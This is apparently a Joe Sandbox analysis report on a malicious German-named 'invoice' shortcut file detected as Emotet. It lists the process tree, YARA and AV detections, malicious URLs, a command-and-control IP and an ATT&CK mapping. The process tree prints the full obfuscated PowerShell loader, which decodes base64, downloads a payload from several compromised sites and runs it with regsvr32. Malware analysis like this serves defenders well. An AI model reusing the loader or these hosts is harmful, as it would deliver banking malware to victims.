

JOeSandbox Cloud BASIC



**ID:** 632057

**Sample Name:**

RechnungsDetails

2022.20.05\_1044.lnk

**Cookbook:** default.jbs

**Time:** 08:52:49

**Date:** 23/05/2022

**Version:** 34.0.0 Boulder Opal

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| C:\Users\user\AppData\Local\Temp\__PSScriptPolicyTest_wtms2noi.pps.psm1                    | 15 |
| C:\Users\user\AppData\Local\Temp\__PSScriptPolicyTest_xvcdsjdc.j3a.ps1                     | 16 |
| C:\Users\user\AppData\Local\ZtMljYx\lKdzfJtQpj.BCP                                         | 16 |
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# Windows Analysis Report

RechnungsDetails 2022.20.05\_1044.lnk

## Overview

### General Information

Sample Name:

RechnungsDetails 2022.20.05\_1044.lnk

Analysis ID:

632057

MD5:

235332fd9cf506f..

SHA1:

514f37f2b32eb85..

SHA256:

6a6547bc259080..

Tags:

Ink

Infos:

### Detection

MALICIOUS

SUSPICIOUS

CLEAN

UNKNOWN

Emotet

|              |         |
|--------------|---------|
| Score:       | 100     |
| Range:       | 0 - 100 |
| Whitelisted: | false   |
| Confidence:  | 100%    |

### Signatures

Multi AV Scanner detection for subm...

Malicious sample detected (through...

Windows shortcut file (LNK) starts b...

Yara detected Emotet

System process connects to network...

Antivirus detection for URL or domain

Multi AV Scanner detection for dom...

Multi AV Scanner detection for drop...

Suspicious powershell command lin...

Machine Learning detection for sam...

Suspicious command line found

Powershell drops PE file

### Classification

## Process Tree

System is w10x64

cmd.exe (PID: 7040 cmdline: C:\Windows\System32\cmd.exe /v:on /c zlkGA07kqp/HVSJK6L7RjY+ay04qYhLTdIRQkqIXeTfVVJlU9NeSf/9YcHLfxyd+ETRQdB8Xljp^o^w^e^r^s^h^e^f^l^e^x^e -c "&{\$HXG=[System.Text.Encoding]::ASCII;\$ghT='ICBXcmI0ZS1Ib3N0ICJyaHFJVSJ7JFBYb2dyZXNzUHJlZmV5ZW5jZT0iU2lsZW50bHIDb250aW51ZSI7JGxpbnmtzPSgiaHR0cDovL3d3dy5qc29uc2ludGwuY29tL1J4c0dnbn1ZXejkvNEhGaTNaWlI0bllndEVMZ0NlbnBvbiwHR0cDovL2NtZW50YXJ6LjV';\$ufmV='2LnBsL3RoZW1lcy96YWxNa1RiLyIsImh0dHBzOi8vbmFraGFyaW5pdHdlYmhc3RpbmcuY29tL0hTRFILTjFYNuDMRi8iLCJodHRwOi8vbmNpYS5kb3Rob21lMnVlMtyL3dwLWluY2x1ZGVzL2x1N0piaG4WEwxS2FELyIsImh0dHA6Ly9waWZmbC5jb20vcGlmZmwwY29tL2EvlwiwHR0cDovL2RpZ2I0YWxraXRjaGVuLmpwL2ltYWdlcy9QVm4vliik7JHQ9lIp0TUIqWXgiOyRkPSikZW52OIRNUFwuLlwkdc17bWtkaXlgLWZvcnNlICRkiHwgb3V0LW51bGw7Zm9yZWJjaCAoJHUgaW4gJGxpbnmtzKSB7dHJ5IHtJV1IgJHUgLU91dEZpbGUgJGRcSUtkemZKdFFwai5CQ1A7UmVnc3ZyMzluZXhliClkZFxJS2R6Zkp0UXBqLkJDUCI7YnJlYWt9IGNhdGNolHsgfX0=';\$AHI=[System.Convert]::FromBase64String(\$ghT+\$ufmV);\$TcqkRL=\$HXG.GetString(\$AHI); iex (\$TcqkRL)} MD5: 4E2ACF4F8A396486AB4268C94A6A245F)

conhost.exe (PID: 7060 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)

powershell.exe (PID: 7100 cmdline: powershell.exe -c "&{\$HXG=[System.Text.Encoding]::ASCII;\$ghT='ICBXcmI0ZS1Ib3N0ICJyaHFJVSJ7JFBYb2dyZXNzUHJlZmV5ZW5jZT0iU2lsZW50bHIDb250aW51ZSI7JGxpbnmtzPSgiaHR0cDovL3d3dy5qc29uc2ludGwuY29tL1J4c0dnbn1ZXejkvNEhGaTNaWlI0bllndEVMZ0NlbnBvbiwHR0cDovL2NtZW50YXJ6LjV';\$ufmV='2LnBsL3RoZW1lcy96YWxNa1RiLyIsImh0dHBzOi8vbmFraGFyaW5pdHdlYmhc3RpbmcuY29tL0hTRFILTjFYNuDMRi8iLCJodHRwOi8vbmNpYS5kb3Rob21lMnVlMtyL3dwLWluY2x1ZGVzL2x1N0piaG4WEwxS2FELyIsImh0dHA6Ly9waWZmbC5jb20vcGlmZmwwY29tL2EvlwiwHR0cDovL2RpZ2I0YWxraXRjaGVuLmpwL2ltYWdlcy9QVm4vliik7JHQ9lIp0TUIqWXgiOyRkPSikZW52OIRNUFwuLlwkdc17bWtkaXlgLWZvcnNlICRkiHwgb3V0LW51bGw7Zm9yZWJjaCAoJHUgaW4gJGxpbnmtzKSB7dHJ5IHtJV1IgJHUgLU91dEZpbGUgJGRcSUtkemZKdFFwai5CQ1A7UmVnc3ZyMzluZXhliClkZFxJS2R6Zkp0UXBqLkJDUCI7YnJlYWt9IGNhdGNolHsgfX0=';\$AHI=[System.Convert]::FromBase64String(\$ghT+\$ufmV);\$TcqkRL=\$HXG.GetString(\$AHI); iex (\$TcqkRL)}" MD5: 95000560239032B68B4C2FDFCDEF913)

regsvr32.exe (PID: 3008 cmdline: "C:\Windows\system32\regsvr32.exe" "C:\Users\user\AppData\Local\Temp\...\ZtMijYx\IKdzfJtQpj.BCP MD5: D78B75FC68247E8A63ACBA846182740E)

regsvr32.exe (PID: 6180 cmdline: C:\Windows\system32\regsvr32.exe "C:\Windows\system32\ZrCipB\RLC.dll" MD5: D78B75FC68247E8A63ACBA846182740E)

svchost.exe (PID: 1592 cmdline: C:\Windows\System32\svchost.exe -k netsvcs -p -s BITS MD5: 32569E403279B3FD2EDB7EBD036273FA)

svchost.exe (PID: 2860 cmdline: C:\Windows\System32\svchost.exe -k netsvcs -p MD5: 32569E403279B3FD2EDB7EBD036273FA)

svchost.exe (PID: 6244 cmdline: C:\Windows\System32\svchost.exe -k LocalSystemNetworkRestricted -p -s NcbService MD5: 32569E403279B3FD2EDB7EBD036273FA)

svchost.exe (PID: 6612 cmdline: C:\Windows\System32\svchost.exe -k netsvcs -p MD5: 32569E403279B3FD2EDB7EBD036273FA)

svchost.exe (PID: 5900 cmdline: C:\Windows\System32\svchost.exe -k netsvcs -p MD5: 32569E403279B3FD2EDB7EBD036273FA)

svchost.exe (PID: 3000 cmdline: C:\Windows\System32\svchost.exe -k netsvcs -p MD5: 32569E403279B3FD2EDB7EBD036273FA)

cleanup

## Malware Configuration

No configs have been found

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| Yara Signatures                      |                                     |                                                   |              |                                                                                                                            |
|--------------------------------------|-------------------------------------|---------------------------------------------------|--------------|----------------------------------------------------------------------------------------------------------------------------|
| Initial Sample                       |                                     |                                                   |              |                                                                                                                            |
| Source                               | Rule                                | Description                                       | Author       | Strings                                                                                                                    |
| RechnungsDetails 2022.20.05_1044.Ink | SUSP_PowerShell_Caret_Obfuscation_2 | Detects powershell keyword obfuscated with carets | Florian Roth | <ul style="list-style-type: none"> <li>0x2b3:\$r1: p^o^w^e^r^s^h^e^l^l</li> <li>0x2b3:\$r2: p^o^w^e^r^s^h^e^l^l</li> </ul> |
| RechnungsDetails 2022.20.05_1044.Ink | JoeSecurity_ObfuscatedPowershell    | Yara detected Obfuscated Powershell               | Joe Security |                                                                                                                            |

| Memory Dumps                                                                          |                                                            |                                                                                                     |              |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                               |
|---------------------------------------------------------------------------------------|------------------------------------------------------------|-----------------------------------------------------------------------------------------------------|--------------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Source                                                                                | Rule                                                       | Description                                                                                         | Author       | Strings                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       |
| 00000004.00000002.704622582.0000000001E40000.00000040.00001000.00020000.00000000.sdmp | JoeSecurity_Emotet_1                                       | Yara detected Emotet                                                                                | Joe Security |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                               |
| 00000004.00000002.705071656.0000000180001000.00000020.00001000.00020000.00000000.sdmp | JoeSecurity_Emotet_1                                       | Yara detected Emotet                                                                                | Joe Security |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                               |
| 00000003.00000002.476229971.0000000180001000.00000020.00001000.00020000.00000000.sdmp | JoeSecurity_Emotet_1                                       | Yara detected Emotet                                                                                | Joe Security |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                               |
| 00000003.00000002.476121301.0000000002220000.00000040.00001000.00020000.00000000.sdmp | JoeSecurity_Emotet_1                                       | Yara detected Emotet                                                                                | Joe Security |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                               |
| Process Memory Space: powershell.exe PID: 7100                                        | INDICATOR_SUSPICIOUS_PWSH_B64Encoded_Concatenated_FileEXEC | Detects PowerShell scripts containing patterns of base64 encoded files, concatenation and execution | ditekSHen    | <ul style="list-style-type: none"> <li>0x2835:\$b2: ::FromBase64String(</li> <li>0x2b90:\$b2: ::FromBase64String(</li> <li>0x128b5:\$b2: ::FromBase64String(</li> <li>0x12f89:\$b2: ::FromBase64String(</li> <li>0x13532:\$b2: ::FromBase64String(</li> <li>0x1388f:\$b2: ::FromBase64String(</li> <li>0x1448d:\$b2: ::FromBase64String(</li> <li>0x149b0:\$b2: ::FromBase64String(</li> <li>0x1ed0a:\$b2: ::FromBase64String(</li> <li>0x1f065:\$b2: ::FromBase64String(</li> <li>0x39363:\$b2: ::FromBase64String(</li> <li>0x43461:\$b2: ::FromBase64String(</li> <li>0x5e4ad:\$b2: ::FromBase64String(</li> <li>0x5e731:\$b2: ::FromBase64String(</li> <li>0x930f7:\$b2: ::FromBase64String(</li> <li>0x93454:\$b2: ::FromBase64String(</li> <li>0x93b08:\$b2: ::FromBase64String(</li> <li>0x941dc:\$b2: ::FromBase64String(</li> <li>0x94825:\$b2: ::FromBase64String(</li> <li>0x94d46:\$b2: ::FromBase64String(</li> <li>0xc7733:\$b2: ::FromBase64String(</li> </ul> |

| Unpacked PEs                          |                      |                      |              |         |
|---------------------------------------|----------------------|----------------------|--------------|---------|
| Source                                | Rule                 | Description          | Author       | Strings |
| 3.2.regsvr32.exe.2220000.0.raw.unpack | JoeSecurity_Emotet_1 | Yara detected Emotet | Joe Security |         |
| 4.2.regsvr32.exe.1e40000.0.unpack     | JoeSecurity_Emotet_1 | Yara detected Emotet | Joe Security |         |
| 4.2.regsvr32.exe.1e40000.0.raw.unpack | JoeSecurity_Emotet_1 | Yara detected Emotet | Joe Security |         |
| 3.2.regsvr32.exe.2220000.0.unpack     | JoeSecurity_Emotet_1 | Yara detected Emotet | Joe Security |         |

| Sigma Signatures                                                                                              |  |  |  |  |
|---------------------------------------------------------------------------------------------------------------|--|--|--|--|
|  No Sigma rule has matched |  |  |  |  |

| Snort Signatures                                                                                              |  |  |  |  |
|---------------------------------------------------------------------------------------------------------------|--|--|--|--|
|  No Snort rule has matched |  |  |  |  |

## Joe Sandbox Signatures

### AV Detection



Multi AV Scanner detection for submitted file

Antivirus detection for URL or domain

Multi AV Scanner detection for domain / URL

Multi AV Scanner detection for dropped file

Machine Learning detection for sample

Machine Learning detection for dropped file

### Networking



System process connects to network (likely due to code injection or exploit)

### E-Banking Fraud



Yara detected Emotet

### System Summary



Malicious sample detected (through community Yara rule)

Powershell drops PE file

### Data Obfuscation



Suspicious powershell command line found

Suspicious command line found

Obfuscated command line found

### Persistence and Installation Behavior



Windows shortcut file (LNK) starts blacklisted processes

### Hooking and other Techniques for Hiding and Protection



Hides that the sample has been downloaded from the Internet (zone.identifier)

### HIPS / PFW / Operating System Protection Evasion



System process connects to network (likely due to code injection or exploit)

### Language, Device and Operating System Detection



Yara detected Obfuscated Powershell

### Stealing of Sensitive Information



Yara detected Emotet

## Mitre Att&ck Matrix

| Initial Access                      | Execution                                       | Persistence                          | Privilege Escalation              | Defense Evasion                                       | Credential Access           | Discovery                                    | Lateral Movement                   | Collection                         | Exfiltration                                           | Command and Control                        | Network Effects                             | Remote Service Effects                      | Impact                                   |
|-------------------------------------|-------------------------------------------------|--------------------------------------|-----------------------------------|-------------------------------------------------------|-----------------------------|----------------------------------------------|------------------------------------|------------------------------------|--------------------------------------------------------|--------------------------------------------|---------------------------------------------|---------------------------------------------|------------------------------------------|
| Valid Accounts                      | <b>2</b><br>Native API                          | <b>1</b><br>DLL Side-Loading         | <b>1</b><br>DLL Side-Loading      | <b>1 1</b><br>Deobfuscate/Decode Files or Information | OS Credential Dumping       | <b>1</b><br>System Time Discovery            | Remote Services                    | <b>1</b><br>Archive Collected Data | Exfiltration Over Other Network Medium                 | <b>1 2</b><br>Ingress Tool Transfer        | Eavesdrop on Insecure Network Communication | Remotely Track Device Without Authorization | Modify System Partition                  |
| Default Accounts                    | <b>2 1</b><br>Command and Scripting Interpreter | Boot or Logon Initialization Scripts | <b>1 1 1</b><br>Process Injection | <b>2</b><br>Obfuscated Files or Information           | LSASS Memory                | <b>2</b><br>File and Directory Discovery     | Remote Desktop Protocol            | Data from Removable Media          | Exfiltration Over Bluetooth                            | <b>1</b><br>Encrypted Channel              | Exploit SS7 to Redirect Phone Calls/SMS     | Remotely Wipe Data Without Authorization    | Device Lockout                           |
| Domain Accounts                     | <b>2</b><br>PowerShell                          | Logon Script (Windows)               | Logon Script (Windows)            | <b>1</b><br>DLL Side-Loading                          | Security Account Manager    | <b>2 5</b><br>System Information Discovery   | SMB/Windows Admin Shares           | Data from Network Shared Drive     | Automated Exfiltration                                 | <b>1</b><br>Non-Standard Port              | Exploit SS7 to Track Device Location        | Obtain Device Cloud Backups                 | Delete Device Data                       |
| Local Accounts                      | At (Windows)                                    | Logon Script (Mac)                   | Logon Script (Mac)                | <b>3 1</b><br>Masquerading                            | NTDS                        | <b>1</b><br>Query Registry                   | Distributed Component Object Model | Input Capture                      | Scheduled Transfer                                     | <b>2</b><br>Non-Application Layer Protocol | SIM Card Swap                               |                                             | Carrier Billing Fraud                    |
| Cloud Accounts                      | Cron                                            | Network Logon Script                 | Network Logon Script              | <b>3 1</b><br>Virtualization/Sandbox Evasion          | LSA Secrets                 | <b>1 3 1</b><br>Security Software Discovery  | SSH                                | Keylogging                         | Data Transfer Size Limits                              | <b>2 2</b><br>Application Layer Protocol   | Manipulate Device Communication             |                                             | Manipulate App Store Rankings or Ratings |
| Replication Through Removable Media | Launchd                                         | Rc.common                            | Rc.common                         | <b>1 1 1</b><br>Process Injection                     | Cached Domain Credentials   | <b>3 1</b><br>Virtualization/Sandbox Evasion | VNC                                | GUI Input Capture                  | Exfiltration Over C2 Channel                           | Multiband Communication                    | Jamming or Denial of Service                |                                             | Abuse Accessibility Features             |
| External Remote Services            | Scheduled Task                                  | Startup Items                        | Startup Items                     | <b>1</b><br>Hidden Files and Directories              | DCSync                      | <b>1 2</b><br>Process Discovery              | Windows Remote Management          | Web Portal Capture                 | Exfiltration Over Alternative Protocol                 | Commonly Used Port                         | Rogue Wi-Fi Access Points                   |                                             | Data Encrypted for Impact                |
| Drive-by Compromise                 | Command and Scripting Interpreter               | Scheduled Task/Job                   | Scheduled Task/Job                | <b>1</b><br>Regsvr32                                  | Proc Filesystem             | <b>1</b><br>Application Window Discovery     | Shared Webroot                     | Credential API Hooking             | Exfiltration Over Symmetric Encrypted Non-C2 Protocol  | Application Layer Protocol                 | Downgrade to Insecure Protocols             |                                             | Generate Fraudulent Advertising Revenue  |
| Exploit Public-Facing Application   | PowerShell                                      | At (Linux)                           | At (Linux)                        | Masquerading                                          | /etc/passwd and /etc/shadow | <b>1</b><br>Remote System Discovery          | Software Deployment Tools          | Data Staged                        | Exfiltration Over Asymmetric Encrypted Non-C2 Protocol | Web Protocols                              | Rogue Cellular Base Station                 |                                             | Data Destruction                         |

## Behavior Graph

## Thumbnails



## Antivirus, Machine Learning and Genetic Malware Detection

### Initial Sample

| Source                               | Detection | Scanner        | Label                      | Link |
|--------------------------------------|-----------|----------------|----------------------------|------|
| RechnungsDetails 2022.20.05_1044.lnk | 41%       | ReversingLabs  | Shortcut.Trojan.By nocoLNK |      |
| RechnungsDetails 2022.20.05_1044.lnk | 100%      | Joe Sandbox ML |                            |      |

### Dropped Files

| Source                                             | Detection | Scanner        | Label                | Link                   |
|----------------------------------------------------|-----------|----------------|----------------------|------------------------|
| C:\Users\user\AppData\Local\ZtMijYx\IKdzfJtQpj.BCP | 100%      | Joe Sandbox ML |                      |                        |
| C:\Users\user\AppData\Local\ZtMijYx\IKdzfJtQpj.BCP | 31%       | Metadefender   |                      | <a href="#">Browse</a> |
| C:\Users\user\AppData\Local\ZtMijYx\IKdzfJtQpj.BCP | 40%       | ReversingLabs  | Win64.Trojan.Emot et |                        |

### Unpacked PE Files

 No Antivirus matches

### Domains

| Source            | Detection | Scanner    | Label | Link                   |
|-------------------|-----------|------------|-------|------------------------|
| jsontintl.com     | 5%        | Virustotal |       | <a href="#">Browse</a> |
| www.jsontintl.com | 4%        | Virustotal |       | <a href="#">Browse</a> |

| URLs                                                                   |           |                 |         |      |
|------------------------------------------------------------------------|-----------|-----------------|---------|------|
| Source                                                                 | Detection | Scanner         | Label   | Link |
| http://https://www.disneyplus.com/legal/your-california-privacy-rights | 0%        | URL Reputation  | safe    |      |
| http://www.jsonsintl.com/                                              | 0%        | Avira URL Cloud | safe    |      |
| http://pesterbdd.com/images/Pester.png                                 | 0%        | URL Reputation  | safe    |      |
| http://digitalkitchen.jp/images/PVn/                                   | 100%      | Avira URL Cloud | malware |      |
| http://https://go.micro                                                | 0%        | URL Reputation  | safe    |      |
| http://https://173.82.82.196/hU                                        | 100%      | Avira URL Cloud | malware |      |
| http://https://contoso.com/License                                     | 0%        | URL Reputation  | safe    |      |
| http://https://contoso.com/icon                                        | 0%        | URL Reputation  | safe    |      |
| http://https://173.82.82.196/                                          | 100%      | URL Reputation  | malware |      |
| http://ncia.dothome.co.kr/wp-includes/lu7JbjX8XL1KaD/                  | 100%      | Avira URL Cloud | malware |      |
| http://crl.ver)                                                        | 0%        | Avira URL Cloud | safe    |      |
| http://https://173.82.82.196:8080/s64                                  | 100%      | Avira URL Cloud | malware |      |
| http://https://www.tiktok.com/legal/report/feedback                    | 0%        | URL Reputation  | safe    |      |
| http://piiff.com/piiff.com/a/ity.                                      | 100%      | Avira URL Cloud | malware |      |
| http://www.jsonsintl.com/RxsGgoVWz9/4HFi3ZZYtnYgtELgCHnZ/              | 100%      | Avira URL Cloud | malware |      |
| http://jsonsintl.com                                                   | 0%        | Avira URL Cloud | safe    |      |
| http://https://173.82.82.196:8080/                                     | 100%      | URL Reputation  | malware |      |
| http://https://www.disneyplus.com/legal/privacy-policy                 | 0%        | URL Reputation  | safe    |      |
| http://piiff.com/piiff.com/a/                                          | 100%      | Avira URL Cloud | malware |      |
| http://https://173.82.82.196:8080/tem                                  | 100%      | Avira URL Cloud | malware |      |
| http://https://nakharinitwebhosting.com/HSDYKN1X5GLF/                  | 100%      | Avira URL Cloud | malware |      |
| http://crl.microsof                                                    | 0%        | URL Reputation  | safe    |      |
| http://www.jsonsintl.com                                               | 0%        | Avira URL Cloud | safe    |      |
| http://https://contoso.com/                                            | 0%        | URL Reputation  | safe    |      |
| http://https://www.pango.co/privacy                                    | 0%        | URL Reputation  | safe    |      |
| http://https://disneyplus.com/legal.                                   | 0%        | URL Reputation  | safe    |      |
| http://https://www.tiktok.com/legal/report                             | 0%        | URL Reputation  | safe    |      |
| http://help.disneyplus.com.                                            | 0%        | URL Reputation  | safe    |      |
| http://www.jsonsintl.comx                                              | 0%        | Avira URL Cloud | safe    |      |

| Domains and IPs   |                |         |           |                                                                                          |            |
|-------------------|----------------|---------|-----------|------------------------------------------------------------------------------------------|------------|
| Contacted Domains |                |         |           |                                                                                          |            |
| Name              | IP             | Active  | Malicious | Antivirus Detection                                                                      | Reputation |
| jsonsintl.com     | 98.142.105.106 | true    | true      | <ul style="list-style-type: none"> <li>5%, Virustotal, <a href="#">Browse</a></li> </ul> | unknown    |
| www.jsonsintl.com | unknown        | unknown | true      | <ul style="list-style-type: none"> <li>4%, Virustotal, <a href="#">Browse</a></li> </ul> | unknown    |

| Contacted URLs                                            |           |                                                                            |            |
|-----------------------------------------------------------|-----------|----------------------------------------------------------------------------|------------|
| Name                                                      | Malicious | Antivirus Detection                                                        | Reputation |
| http://www.jsonsintl.com/RxsGgoVWz9/4HFi3ZZYtnYgtELgCHnZ/ | true      | <ul style="list-style-type: none"> <li>Avira URL Cloud: malware</li> </ul> | unknown    |


| URLs from Memory and Binaries                                          |                                                                                                                                                                                                          |           |                                                                         |            |
|------------------------------------------------------------------------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-----------|-------------------------------------------------------------------------|------------|
| Name                                                                   | Source                                                                                                                                                                                                   | Malicious | Antivirus Detection                                                     | Reputation |
| http://https://www.disneyplus.com/legal/your-california-privacy-rights | svchost.exe, 00000012.00000003.694418224.0000027EE418B000.00000004.00000020.00020000.0000000000.sdmp, svchost.exe, 00000012.00000003.694341843.0000027EE419D000.00000004.00000020.00020000.00000000.sdmp | false     | <ul style="list-style-type: none"> <li>URL Reputation: safe</li> </ul>  | unknown    |
| http://nuget.org/NuGet.exe                                             | powershell.exe, 00000002.00000002.480357906.000001AFF0F43000.00000004.00000800.00020000.00000000.sdmp                                                                                                    | false     |                                                                         | high       |
| http://www.jsonsintl.com/                                              | powershell.exe, 00000002.00000002.478199293.000001AFE1AFA000.00000004.00000800.00020000.00000000.sdmp                                                                                                    | true      | <ul style="list-style-type: none"> <li>Avira URL Cloud: safe</li> </ul> | unknown    |

| Name                                                                                                                      | Source                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                               | Malicious | Antivirus Detection                                                        | Reputation |
|---------------------------------------------------------------------------------------------------------------------------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-----------|----------------------------------------------------------------------------|------------|
| <a href="http://pesterbdd.com/images/Pester.png">http://pesterbdd.com/images/Pester.png</a>                               | powershell.exe, 00000002.00000002.461419461.000001AFE10F0000.00000004.00000800.00020000.00000000.sdmp                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                | false     | <ul style="list-style-type: none"> <li>URL Reputation: safe</li> </ul>     | unknown    |
| <a href="http://www.apache.org/licenses/LICENSE-2.0.html">http://www.apache.org/licenses/LICENSE-2.0.html</a>             | powershell.exe, 00000002.00000002.461419461.000001AFE10F0000.00000004.00000800.00020000.00000000.sdmp                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                | false     |                                                                            | high       |
| <a href="http://digitalkitchen.jp/images/PVn/">http://digitalkitchen.jp/images/PVn/</a>                                   | powershell.exe, 00000002.00000002.478199293.000001AFE1AFA000.00000004.00000800.00020000.00000000.sdmp                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                | true      | <ul style="list-style-type: none"> <li>Avira URL Cloud: malware</li> </ul> | unknown    |
| <a href="http://https://go.micro">http://https://go.micro</a>                                                             | powershell.exe, 00000002.00000002.479789071.000001AFE2077000.00000004.00000800.00020000.00000000.sdmp                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                | false     | <ul style="list-style-type: none"> <li>URL Reputation: safe</li> </ul>     | unknown    |
| <a href="http://https://173.82.82.196/hU">http://https://173.82.82.196/hU</a>                                             | regsvr32.exe, 00000004.00000002.704197704.00000000005A8000.00000004.00000020.00020000.00000000.sdmp                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                  | true      | <ul style="list-style-type: none"> <li>Avira URL Cloud: malware</li> </ul> | unknown    |
| <a href="http://https://contoso.com/License">http://https://contoso.com/License</a>                                       | powershell.exe, 00000002.00000002.480357906.000001AFF0F43000.00000004.00000800.00020000.00000000.sdmp                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                | false     | <ul style="list-style-type: none"> <li>URL Reputation: safe</li> </ul>     | unknown    |
| <a href="http://https://contoso.com/Icon">http://https://contoso.com/Icon</a>                                             | powershell.exe, 00000002.00000002.480357906.000001AFF0F43000.00000004.00000800.00020000.00000000.sdmp                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                | false     | <ul style="list-style-type: none"> <li>URL Reputation: safe</li> </ul>     | unknown    |
| <a href="http://https://173.82.82.196/">http://https://173.82.82.196/</a>                                                 | regsvr32.exe, 00000004.00000002.704320323.00000000005E2000.00000004.00000020.00020000.00000000.sdmp, regsvr32.exe, 0000004.00000003.527854903.00000000005E2000.00000004.00000020.00020000.00000000.sdmp                                                                                                                                                                                                                                                                                                                                                                                                              | true      | <ul style="list-style-type: none"> <li>URL Reputation: malware</li> </ul>  | unknown    |
| <a href="http://ncia.dothome.co.kr/wp-includes/lu7JbjX8XL1KaD/">http://ncia.dothome.co.kr/wp-includes/lu7JbjX8XL1KaD/</a> | powershell.exe, 00000002.00000002.478199293.000001AFE1AFA000.00000004.00000800.00020000.00000000.sdmp                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                | true      | <ul style="list-style-type: none"> <li>Avira URL Cloud: malware</li> </ul> | unknown    |
| <a href="http://crl.ver">http://crl.ver)</a>                                                                              | svchost.exe, 00000008.00000002.705634102.000001F197E85000.00000004.00000020.00020000.00000000.sdmp, svchost.exe, 00000012.00000002.704616242.0000027EE36EE000.0000004.00000020.00020000.00000000.sdmp                                                                                                                                                                                                                                                                                                                                                                                                                | false     | <ul style="list-style-type: none"> <li>Avira URL Cloud: safe</li> </ul>    | low        |
| <a href="http://https://173.82.82.196:8080/s64">http://https://173.82.82.196:8080/s64</a>                                 | regsvr32.exe, 00000004.00000002.704320323.00000000005E2000.00000004.00000020.00020000.00000000.sdmp, regsvr32.exe, 0000004.00000003.527854903.00000000005E2000.00000004.00000020.00020000.00000000.sdmp                                                                                                                                                                                                                                                                                                                                                                                                              | true      | <ul style="list-style-type: none"> <li>Avira URL Cloud: malware</li> </ul> | unknown    |
| <a href="http://https://www.tiktok.com/legal/report/feedback">http://https://www.tiktok.com/legal/report/feedback</a>     | svchost.exe, 00000012.00000003.699274936.0000027EE41B2000.00000004.00000020.00020000.00000000.sdmp, svchost.exe, 00000012.00000003.699365782.0000027EE419C000.0000004.00000020.00020000.00000000.sdmp, svchost.exe, 00000012.00000003.699248886.0000027EE41B2000.00000004.00000020.00020000.00000000.sdmp, svchost.exe, 00000012.00000003.699433667.0000027EE4602000.00000004.00000020.00020000.00000000.sdmp                                                                                                                                                                                                        | false     | <ul style="list-style-type: none"> <li>URL Reputation: safe</li> </ul>     | unknown    |
